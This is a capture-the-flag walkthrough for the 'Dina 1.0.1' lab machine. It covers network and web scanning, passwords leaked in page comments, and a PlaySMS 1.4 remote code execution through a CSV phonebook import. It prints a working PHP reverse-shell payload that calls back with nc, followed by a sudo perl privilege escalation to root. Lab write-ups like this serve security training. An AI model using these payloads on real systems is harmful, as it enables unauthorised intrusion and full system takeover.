BOX-Dina:1.0.1

- scan the target ip address and get the open ports and their services.

```
┌──(yashash㉿kali)-[~]
└─$ nmap  -F 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-14 14:03 IST
Nmap scan report for 10.0.2.1
Host is up (0.00065s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 52:55:0A:00:02:01 (Unknown)

Nmap scan report for 10.0.2.3
Host is up (0.0012s latency).
All 100 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 08:00:27:D6:33:32 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.10
Host is up (0.0038s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:7B:4D:53 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000020s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (4 hosts up) scanned in 4.41 seconds
```

- search the ip address and view the web page.
- check the robots.txt file and get the endpoints if present

```
User-agent: *
Disallow: /angel
Disallow: /angel1
Disallow: /nothing
Disallow: /tmp
Disallow: /uploads
```

- when we explore page source of nothing ,then we got few secret passwords in that page.

```
<html>
<head><title>404 NOT FOUND</title></head>
<body>
<!--
#my secret pass
freedom
password
helloworld!
diana
iloveroot
-->
<h1>NOT FOUND</html>
<h3>go back</h3>
</body>
</html>
```

- now lets scan the target ip address to get more information by using a tool named nikto.

```
┌──(yashash㉿kali)-[~]
└─$ nikto -h 10.0.2.10
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.10
+ Target Hostname:    10.0.2.10
+ Target Port:        80
+ Start Time:         2026-03-14 15:12:53 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 425463, size: 3618, mtime: Tue Oct 17 19:16:52 2017. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
+ /tmp/: Directory indexing found.
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /angel/: Directory indexing found.
+ /robots.txt: Entry '/angel/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /uploads/: Directory indexing found.
+ /robots.txt: Entry '/uploads/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /angel1/: Directory indexing found.
+ /robots.txt: Entry '/angel1/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 5 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,h
ttps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /secure/: Directory indexing found.
+ /tmp/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vnteb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8886 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2026-03-14 15:13:29 (GMT5.5) (36 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


- found a directory name 'secure' in the scan.

Index of /secure

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	17-Oct-2017 18:59	336	

Apache/2.2.22 (Ubuntu) Server at 10.0.2.10 Port 80


- when we follow the path, we found a zip file and after downloading, it asks us for password and we have a list of passwords already so try checking all the passwords and unzip it.




- now find the type of file, we observe that it is a text file. so read the content of that file.

```
┌──(yashash㉿kali)-[~/Downloads]
└─$ cat backup-cred.mp3

I am not toooo smart in computer .......dat the resoan i always choose easy password ... with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLogin
```


- we found a new path, follow the path and then it displays a login form containing username and password.



- the username is already given in the text file(user-touhid) and now try check the passwords that we got initially and get the access into it(pw=diana)
- after log in a new page is displayed.



- now search for the vulnerabilities related to PlaySMS 1.4
- We found that PlaySMS 1.4 remote code execution using phonebook import function in import.php



aft

- To implement it we need to create a csv file.
- We observe that after creating a csv file and php code of printing hello world then after importing, it is displayed that only the output is only displayed in name field.
- Which means php code gets executed in the name field.
- Now lets connect it using reverse shell.
- Run [nc -lvnp 4444] on ur terminal which listens to the port 4444.
- Now in the csv file we need to implement the php code in such a way it connects to our port and also telling it to execute a system shell.

CSV FILE:

```
"Name","Mobile","Email","Group code","Tags","","","","",""
"<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.15 4444 >/tmp/f'); ?
>","123243444","ur@example.com","group2","tag2","","","","",""
```

- After running import, now check the terminal where you are listening.

```
┌──(yashash㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 36638
$
```

- Now search for the list of files.

```
┌──(yashash㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.10] 35294
/bin/sh: 0: can't access tty; job control turned off
$ ls
config-dist.php
config.php
inc
index.php
init.php
lib
plugin
storage
$
```

- Now check for the sudo privileges

```
$ sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
```

- From the above it says that we can use sudo only for the /usr/bin/perl.
- Perl is a high-level interpreted programming language and is used for system administration, web development, and network programming.
- Since we have the sudo access to run the perl, now we can connect to system shell using perl.

```
sudo perl -e 'exec "/bin/sh";'
```

- Now list the files present in it.

```
$ sudo perl -e 'exec "/bin/sh";'
ls
config-dist.php
config.php
inc
index.php
init.php
lib
plugin
storage
```

- Now check who u are by running 'whoami' it tells that u are root
- Now go to root directory and list the files and read the files that are present.

```
cd /root
ls
flag.txt
cat flag.txt
_________                                                  __________/_________/
\________\_________ __          __          ____ __________/_________/
    \_______\___\\\\\\   //_ _ \\    //////_______/_________/
        \______\___\\|| (( ~|~ )))  ||//______/_________/
            \_____\__\\ ((\ = / ))) //___/_____/
                \____\--\_)))  \ _)))__/____/
                     \__/  (((     (((_/
                        |  -)))  -  ))


root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```